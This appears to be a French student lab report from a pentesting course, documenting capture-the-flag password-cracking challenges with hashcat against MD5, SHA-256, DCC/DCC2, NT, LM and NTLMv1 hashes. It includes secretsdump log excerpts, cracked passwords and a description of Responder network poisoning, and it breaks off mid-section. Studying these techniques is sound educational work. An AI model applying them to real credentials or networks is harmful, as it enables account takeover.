

Réponse aux incidents

TP2

Pentesting



Travail réalisé par

Ben Soltana Nour

Ben Younes Hiba

Étudiantes en Réseaux & Télécommunications

Parcours Cybersécurité

IUT Villetaneuse

Groupe B

Sommaire :

Hash - MD5.....	4
Worldlist:.....	5
hash-règles :.....	6
Hash - DCC.....	9
DCC2 :.....	10
Hash - NT.....	11
Hash - LM.....	12
Hash NTLMv1.....	14
Hash NTLMv2 :.....	15
Hash - NTLMv1 - Custom.....	16
Hash - NTLMv2 - Custom.....	19
HTTP - Premiers pas.....	20
HTTP - POST.....	22
HTTP User-Agent :.....	27
HTTP Headers :.....	29
HTTP - Cookies.....	30
HTTP - Redirection.....	33
HTTP open redirect.....	36
HTTP Directory Indexer.....	38
HTTP Be methodic :.....	39
HTTP - Head cracker.....	40
HTTP - Restriction IP.....	42
HTTP PentaRules.....	45
File Upload - Introduction.....	48
File Upload - Double extensions.....	51
File Upload -type MIME.....	52
File Upload -Null bytes.....	55
Conclusion-File Upload.....	57

Introduction:

Le **test d'intrusion (Pentest)** constitue un élément clé de la démarche de sécurité des entreprises, visant à garantir la robustesse des systèmes d'information et la qualité des services délivrés.

Dans le cadre de ce projet, nous nous positionnons **dans la phase RUN du cycle de vie d'un système**, plus précisément au niveau du **Maintien en Conditions de Sécurité (MCS)**, dont l'objectif est d'identifier, analyser et réduire les vulnérabilités existantes sur un système déjà en production, afin d'assurer sa conformité aux exigences de sécurité.

Pour mener ces travaux, nous avons adopté le rôle de **pentesters juniors**, en réalisant une série de tests ciblés selon trois axes principaux :

- **le hash cracking,**
- **l'analyse et l'exploitation de vulnérabilités au niveau HTTP,**
- **l'étude des failles liées aux mécanismes de téléchargement de fichiers (file upload).**

Ces axes permettent de couvrir des vulnérabilités courantes et critiques fréquemment rencontrées en environnement réel.

Hash Cracking

Dans le cadre de ce projet, nous avons réalisé une série de **hash cracking** visant à nous familiariser avec les principaux algorithmes et mécanismes d'authentification utilisés en environnement réel. Ces exercices couvrent aussi bien des **fonctions de hachage classiques (MD5)** que des **mécanismes spécifiques aux systèmes Windows** tels que **LM, NT, DCC, NTLMv1 et NTLMv2**, incluant des variantes personnalisées. L'objectif principal était de comprendre le **niveau de sécurité réel de chaque méthode**, d'évaluer leur **résistance aux attaques par dictionnaire, règles et techniques adaptées**, et de mettre en évidence les faiblesses exploitées par un attaquant dans un contexte opérationnel.

Hash - MD5

C'est une fonction de hachage cryptographique qui permet d'obtenir l'empreinte numérique d'un fichier.


Contexte : Un fichier contenant un mot de passe chiffré en md5

Outil : <https://md5decrypt.net/>


Méthode :

On copie le mot de passe chiffré dans ce site de déchiffrement et on lance la fonction.

Plain : variable contenant le texte déchiffré
Algo : variable contenant l'algorithme de chiffrement



Résultat : Notre mot de passe c'est : **weak**



Worldlist:

Contexte : Un fichier contenant le hash du mot de passe + un fichier contenant les mots de passe possibles

Outils : **Hashcat** C'est un outil en ligne de commande open-source qui permet de réaliser des attaques de type brute-force sur des dérivés de mots de passe.

Hash ID : Un script utilisé pour identifier l'algorithme de chiffrement appliqué sur un hash donné

Méthode :

Dans hash ID on copie le hash donné par le challenge.

```
#  
#####  
HASH: 2385c94fb00625ee28fab92b5e86d5c83bf454c459c56c7c02dd3b34c55012a2  
Root@Blackploit.com #  
=====  
Possible Hashes:  
[+] SHA-256  
[+] Haval-256  
Least Possible Hashes:  
[+] GOST R 34.11-94  
[+] RipeMD-256  
[+] SNEFRU-256
```

L'algorithme utilisé est SHA-256.

Commande de hashcat utilisée :

-a 0 : type d'attaque (attaque par dictionnaire)

-m : mode de chiffrement

+ le hash + la liste des mdp pour l'attaque par dictionnaire.

Le hash mode de SHA-256 est 1400.

```
; sudo hashcat -a 0 -m 1400 ./flag.hash ./flags.txt █
```

Résultat :

```
Host memory required for this attack: 67 MB  
Dictionary cache built:  
* Filename...: ./flags.txt  
* Passwords.: 400002  
* Bytes.....: 14800074  
* Keyspace...: 400002  
* Runtime...: 0 secs  
2385c94fb00625ee28fab92b5e86d5c83bf454c459c56c7c02dd3b34c55012a2:RM{30d8ff88081a55dfbb36217223feb4c5}  
Session.....: hashcat  
Status.....: Cracked  
Hash.Name....: SHA2-256  
Hash.Target....: 2385c94fb00625ee28fab92b5e86d5c83bf454c459c56c7c02d...5012a2  
Time.Started....: Fri Jan 30 11:03:47 2026 (0 secs)  
Time.Estimated...: Fri Jan 30 11:03:47 2026 (0 secs)  
Guess.Base.....: File (./flags.txt)  
Guess.Queue....: 1/1 (100.00%)  
Speed.#1.....: 2941.0 KH/s (1.11ms) @ Accel:1024 Loops:1 Thr:1 Vec:8  
Recovered.....: 1/1 (100.00%) Digests  
Progress.....: 208896/400002 (52.22%)  
Rejected.....: 0/208896 (0.00%)  
Restore.Point...: 196608/400002 (49.15%)  
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1  
Candidates.#1...: RM{8beaf2b050f9aa9e7338feb8341260ef} -> RM{db79b31912aed7341617243ca68f4556}
```

hash-règles :

Contexte : Un fichier contenant le hash du mot de passe + un fichier contenant les mots de passe possibles + listes des modifications apportées sur les mdp avant chiffrement.

Outils : hashcat

Méthode :


- Identification de l'algorithme de chiffrement avec hashid
-> C'est le SHA-256 : 1400

```
[kali㉿kali]-[~/Documents/IR/hash-rules]
$ hashid a0d6f8c961019d6fc9b4ba090c7e08640c59260dbf958faf9b6a30848ac69eed
Analyzing 'a0d6f8c961019d6fc9b4ba090c7e08640c59260dbf958faf9b6a30848ac69eed'
[+] Snejfru-256
[+] SHA-256
[+] RIPEMD-256
[+] Haval-256
[+] GOST R 34.11-94
[+] GOST CryptoPro S-Box
[+] SHA3-256
[+] Skein-256
[+] Skein-512(256)
```

On suit la logique des modifications apportées sur les mots de passe.

- Inversement des flags avec la commande rev.

```
[kali㉿kali]-[~/Documents/IR/hash-rules]
$ rev flags.txt > flag-rev.txt
```



```
hash_... t_5.txt x flag-trans.txt x

7650 }b34af806c0b4c236123dd908e3347a29{MR
7651 }d5eb1b0c0ee42ae982902debdb93da72{MR
7652 }a2263a9b7f2c0569d32de6e3378db76{MR
7653 }0f7166ba63ff2c17d3b77df92e04ea7{MR
7654 }78c96505010acdd4b75f062767949da1e{MR
7655 }862be81b645b961564f81d53c99952aa{MR
7656 }fa240241a2c2412d2867fc428302bb6{MR
7657 }d7070e0461bd073e59ac75fc725a693{MR
7658 }419db2bf5a3d41a5d048b29aa34f642{MR
7659 }28185fce5d23b46485cb3eed2651511{MR
7660 }cfb4b3d64adeaa4f2c395d61709bc590{MR
7661 }3e12b4e2b079d6aaac003a2f6117c6e{MR
7662 }9aac6bf7ef6f40be82ff293893bc1829{MR
7663 }0afeaf716693f0a431f70954e143a1018{MR
7664 }2804171f5bf529fa13d5fb73a7bfe52e{MR
7665 }c9691f4383b12fb9f13d412e7825a730{MR
7666 }126fe96657df195634f64aa6a3fe9fe5{MR
7667 }f80fa80C74a1d40a1f3a83f2df062fd3{MR
7668 }d69cff932a80ec29675f2e6a22bf8341{MR
7669 }82f3af6d638625536c1f3c5c46c0186e{MR
```

Avec le hashcat :

- Ajout des caractères spéciaux (-j 'i5? \$@')
 - chiffrement et comparaison avec le hash donné

```
(kali㉿kali): ~/Documents/IR/hash-rules
$ hashcat -m 1400 -o 0 flag.hash flag-rev.txt -t '15? $0'
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEP, DISTRO, POC
atframe #1 [The pocl project]

* Device #01: cpu-penryn-13th Gen Intel(R) Core(TM) i5-1345U, 2951/5902 MB (1024 MB allocatable), 3MUCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```

Résultat :

Cracked : maintenant on n'a qu'à renverser et enlever les caractères ajouté du mot de passe trouvé. -> **RM{e3278c4f15dc4cf31202c32f92dc?4257}**

```
a0d6f8c961019d6fc9b4ba090c7e08640c59260dbf958faf9b6a30848ac69ee... }7524?cd29f23c20213fc4cd51f4c8723e{MR@

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 1400 (SHA2-256)
Hash.Target...: a0d6f8c961019d6fc9b4ba090c7e08640c59260dbf958faf9b6... c69eed
Time.Started...: Fri Jan 30 05:08:24 2026 (0 secs)
Time.Estimated ...: Fri Jan 30 05:08:24 2026 (0 secs)
Kernel.Feature ...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (flag-rev.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 2034.3 kH/s (0.35ms) @ Accel:1024 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 400001/400001 (100.00%)
Rejected.....: 0/400001 (0.00%)
Restore.Point...: 399360/400001 (99.84%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01 ...: }48e3?9044bb16282b34f98454463ad974{MR@ → }7524?cd29f23c20213fc4cd51f4c8723e{MR@
Hardware.Mon.#01.: Util: 37%

Started: Fri Jan 30 05:08:23 2026
Stopped: Fri Jan 30 05:08:25 2026
```

CRYPTANALYSE TRÈS FACILE 10 POINTS ~ 25 MIN

Hash - Règles

Règles de trois

Récupérer le bon flag parmi tous ceux qui sont là... (je vous ai donné un hash pour vous aider).

Cependant, pour rendre le processus plus difficile, j'ai fait quelques modifications avant de hacher mon flag :

1. J'ai inversé tous les caractères du drapeau ;
2. J'ai ajouté un '@' à la fin du drapeau inversé ;
3. J'ai inséré un '?' à la 5ème position du résultat de la modification précédente.

✓ Challenge validé
Vous pouvez passer au challenge suivant

Hash - DCC

SecretsDump : Un outil utilisé pour l'extraction des informations d'authentification Windows. Les informations extraites sont présentées sous la forme **UID:RID:LM hash:NT hash**, où l'UID identifie le compte utilisateur, le **RID (Relative Identifier)** correspond à l'identifiant de sécurité du compte, et les **hashs LM et NT** représentent les empreintes de mot de passe stockées dans la base **SAM (Security Account Manager)** de Windows.

rockyou.txt : c'est une liste des mots de passe les plus utilisés et les plus connus.

Contexte : Un fichier contenant les logs extrait avec secretdump.

Outils : hashid - hashcat

Méthode :

- Observation du fichier des logs

C'est ça la ligne pertinente dans notre cas.

```
9 [*] Dumping cached domain logon information (domain/username:hash)
10 ROOTME.LOCAL/FRANSO:$DCC2$10240#FRANSO#9d3e8dbe4d9816fa1a5dda431ef2f6f1
11 ROOTME.LOCAL/NTSHACTD:$DCC2$10240#NTSHACTD#9d3e8dbe4d9816fa1a5dda431ef2f6f1
12 ROOTME.LOCAL/Administrator:80db0d75b36912376d3b23a8a050d691:Administrator
13 [*] Dumping LSA Secrets
```

- Identification du chiffrement utilisé avec hashid -> MD5 : 1100

```
HASH: 9d3e8dbe4d9816fa1a5dda431ef2f6f1

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

- chiffrement des mots de passe de rockyou.txt et comparaison avec notre hash.

Commande : hashcat -m 1100

80db0d75b36912376d3b23a8a050d691:administrator Documents/rockyou.txt

--force

Résultat :

```
* Runtime ... : 0 secs

80db0d75b36912376d3b23a8a050d691:administrator:blink182

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 1100 (Domain Cached Credentials (DCC), MS Cache)
Hash.Target...: 80db0d75b36912376d3b23a8a050d691:administrator
Time.Started...: Fri Jan 30 07:17:22 2026, (0 secs)
Time.Estimated ...: Fri Jan 30 07:17:22 2026, (0 secs)
Kernel.Feature ...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (Documents/rockyou.txt)
Guess.Queue.....: 1/1 (100%)
Speed.#01.....: 48535 H/s (0.36ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
```

CRYPTANALYSE

TRÈS FACILE

5 POINTS

~ 10 MIN

Hash - DCC

Domain Cached Credentials

Tags : Active Directory

Récupérez le mot de passe de l'utilisateur **Administrator** à partir des informations DCC (Domain Cached Credentials) fournies par l'outil `secretsdump`.

✓ Challenge validé

Vous pouvez passer au challenge suivant

DCC2 :

DCC2 : Un algorithme de hachage complexe et lent à exécuter.

Contexte : Un fichier contenant les logs extrait avec `secretdump`.

Outils :

Méthodes :

- Détection de l'utilisation de DCC2 (2100) dans les logs liés à l'administrateur.
(\$DCC2\$...)
- Utilisation de la liste des mots de passe `rockyou.txt`

```
(kali㉿kali)-[~/Documents/IR/hash-rules]
└─$ hashcat -m 2100 -a 0 '$DCC2$10240#Administrator#a06bec07a8b1312bb6a1c2a807631783' /usr/share/wordlists/rockyou.txt

hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====

* Device #01: cpu-penryn-13th Gen Intel(R) Core(TM) i5-1345U, 2951/5902 MB (1024 MB allocatable), 3MCU
=====
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
```

Résultat :

```
$DCC2$10240#administrator#a06bec07a8b1312bb6a1c2a807631783:monticarlo

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 2100 (Domain Cached Credentials 2 (DCC2), MS Cache 2)
Hash.Target...: $DCC2$10240#administrator#a06bec07a8b1312bb6a1c2a807631783
Time.Started...: Fri Jan 30 05:39:56 2026 (2 mins, 8 secs)
Time.Estimated ...: Fri Jan 30 05:42:04 2026 (0 secs)
Kernel.Feature ...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 3793 H/s (14.52ms) @ Accel:279 Loops:640 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 484623/14344385 (3.38%)
```

The screenshot shows a challenge interface for 'Hash - DCC2'. At the top, there are four status indicators: 'CRYPTANALYSE', 'TRÈS FACILE', '5 POINTS', and '~ 10 MIN'. Below these, the challenge title 'Hash - DCC2' is displayed, along with the subtitle 'Domain Cached Credentials v2' and the tag 'Active Directory'. A note below states: 'Récupérez le mot de passe de l'utilisateur **Administrator** à partir des informations DCC2 (Domain Cached Credentials 2) fournies par l'outil secretsdump.' On the right side, there are three sections: 'Fichier' (1 item: hash_dcc2.txt), 'Fiche concept' (1 item), and 'Fiche outil' (1 item). A green banner at the bottom indicates 'Challenge validé'.

Hash - NT

NT : Le Hash NT (NTLM) est une fonction de hachage cryptographique utilisée dans les environnements Windows pour stocker les mots de passe des utilisateurs. (de code 1000)

Contexte : Un fichier contenant les logs extrait avec secretdump.

Outils : hashcat

Méthode :

- Localisation du hash NT de l'administrateur, c'est le nhash à la fin.

```
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8e00774c2e9B7aacef595719e842dcfb:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31ab6cte0d16ae931b73c59a/e0c089c0:::
ΔSPNFT·1025·aad3b435b51404eeaad3b435b51404ee·21d6r-fa016aa921h72c59d7e0r089r0...
```

- Attaque par dictionnaire de hashcat

```
(kali㉿kali)-[~/Documents/IR/hash-rules]
$ hashcat -m 1000 -a 0 '8e00774c2e9B7aacef595719e842dcfb' /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #01: cpu-penryn-13th Gen Intel(R) Core(TM) i5-1345U, 2951/5902 MB (1024 MB allocatable), 3MCLU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
```

Résultat :

```
8e00774c2e9b7aacef595719e842dcfb:international1

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 1000 (NTLM)
Hash.Target...: 8e00774c2e9b7aacef595719e842dcfb
Time.Started...: Fri Jan 30 06:53:24 2026 (0 secs)
Time.Estimated...: Fri Jan 30 06:53:24 2026 (0 secs)
Kernel.Feature ...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 3749.2 kH/s (0.13ms) @ Accel:1024 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 648192/14344385 (4.52%)
Rejected.....: 0/648192 (0.00%)
Restore.Point...: 645120/14344385 (4.50%)
```

Félicitation, vous avez validé le challenge.

CRYPTANALYSE TRÈS FACILE 5 POINTS ~ 10 MIN

Hash - NT

Utilisable et crackable

Tags : Active Directory

Récupérez le mot de passe de l'utilisateur **Administrator** à partir des informations fournies par l'outil secretsdump.


✓ Challenge validé

Vous pouvez passer au challenge suivant

Fichier 1
hash_nt.txt

Fiche concept 1

Fiche util 1



Hash - LM

Les logs ci-dessous ont été générés par l'outil **SecretsDump** mentionné au début.

```
[*] Target system bootKey: 0xf1527e4742bbac097f937cc4ac8508e4
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:d31ba7371ae9e77936077a718ccdf409:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ASPNET:1025:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DBAdmin:1028:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd:1037:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
service_user:1038:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```


Dans cette partie, nous nous intéressons au **LM hash (LAN Manager hash)**, un ancien mécanisme utilisé par Windows pour le stockage des mots de passe. Ce format est intrinsèquement faible, car il **convertit le mot de passe en majuscules**, le

découpe en deux blocs indépendants de 7 caractères, puis complète les blocs incomplets avec des zéros avant de les hacher séparément.

Lors de l'attaque, l'outil **Hashcat** a été utilisé en **mode 3000 (LM)** avec une attaque par dictionnaire **rockyou**, via la commande suivante :

```
hashcat -m 3000 -a 0 hash_lm.txt rockyout.txt
```

Le résultat du cracking fournit alors les **deux blocs de 7 caractères en clair**. Il suffit de les **concaténer** pour reconstituer le **mot de passe original en clair**, illustrant ainsi le très faible niveau de sécurité du format LM.



```
* Zero-Byte
* Not-Iterated
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 929 MB (16696 MB free)

Dictionary cache built:
* Filename...: rockyou.txt
* Passwords..: 14344391
* Bytes.....: 139921497
* Keyspace...: 14344391
* Runtime....: 1 sec

d31ba7371ae9e779:LILI200
36077a718ccdf409:8

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 3000 (LM)
Hash.Target....: f.txt
Time.Started....: Fri Jan 30 13:14:22 2026 (1 sec)
Time.Estimated...: Fri Jan 30 13:14:23 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-7 bytes)
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 11218.0 kH/s (5.65ms) @ Accel:1008 Loops:1 Thr:64 Vec:1
Speed.#02.....: 5531.9 kH/s (13.27ms) @ Accel:793 Loops:1 Thr:63 Vec:1
Speed.#*.....: 16749.9 kH/s
Recovered.....: 2/2 (100.00%) Digests (total), 2/2 (100.00%) Digests (new
)
Progress.....: 12254256/14344391 (85.43%)
Rejected.....: 0/12254256 (0.00%)
Restore.Point....: 10822392/14344391 (75.45%)
Restore.Sub.#01...: Salt:0 Amplifier:0-1 Iteration:0-1
Restore.Sub.#02...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
```

On obtient ainsi : **LILI2008**

The screenshot shows a challenge interface from a penetration testing tool. At the top, it says 'Parcours / Pentester Junior / Hash Cracking / Hash - LM'. Below that, there are four status indicators: 'CRYPTANALYSE', 'TRÈS FACILE', '5 POINTS', and '~ 10 MIN'. The main title is 'Hash - LM' with the subtitle 'Not usable but crackable'. It includes a note about using 'secretsdump' to recover the password for the 'Administrator' user. A green button at the bottom right says 'Challenge validé' with a checkmark. To the right, there's a sidebar with sections for 'Fichier' (containing 'hash_lm.txt'), 'Fiche concept' (containing 'Activer Windows'), and 'Fiche outil' (containing 'Activer Windows').

Hash NTLMv1

NTLMv1 : est un ancien protocole d'authentification utilisé par microsoft.

Puisque dans ce challenge on a intercepté des échanges de NTLMv1, alors on doit utiliser le mode **hashcat 5500**.

Responder est un outil d'**écoute et d'empoisonnement du réseau local**. Il se positionne comme un service malveillant en répondant à la place de serveurs légitimes (LLMNR, NBT-NS, mDNS), forçant ainsi les machines Windows du réseau à s'**authentifier vers lui**. Cette technique permet la **capture de hashs NTLM**, sans attaquer directement un poste cible, mais en exploitant les mécanismes de confiance du réseau

Contexte : Un fichier contenant les logs extrait avec responder.

A terminal window showing captured NTLMv1 hash data. The file 'hash_nt.txt' contains three lines of SMB protocol logs:

```
1 [SMB] NTLMv1-SSP Client : 192.168.28.141
2 [SMB] NTLMv1-SSP Username : ROOTME\Administrator
3 [SMB] NTLMv1-SSP Hash : Administrator::ROOTME:754112717E8719A90000000000000000000000000000000:D8E4C5F8C532DB2347DF974E1757B1EB6D3E7A13EAF2AF9C:4420e1580065cc0e|
```

Outils: hashcat

Méthodes :

- Lancement de l'attaque dictionnaire de hashcat

A terminal window showing the hashcat command being run. The command is:

```
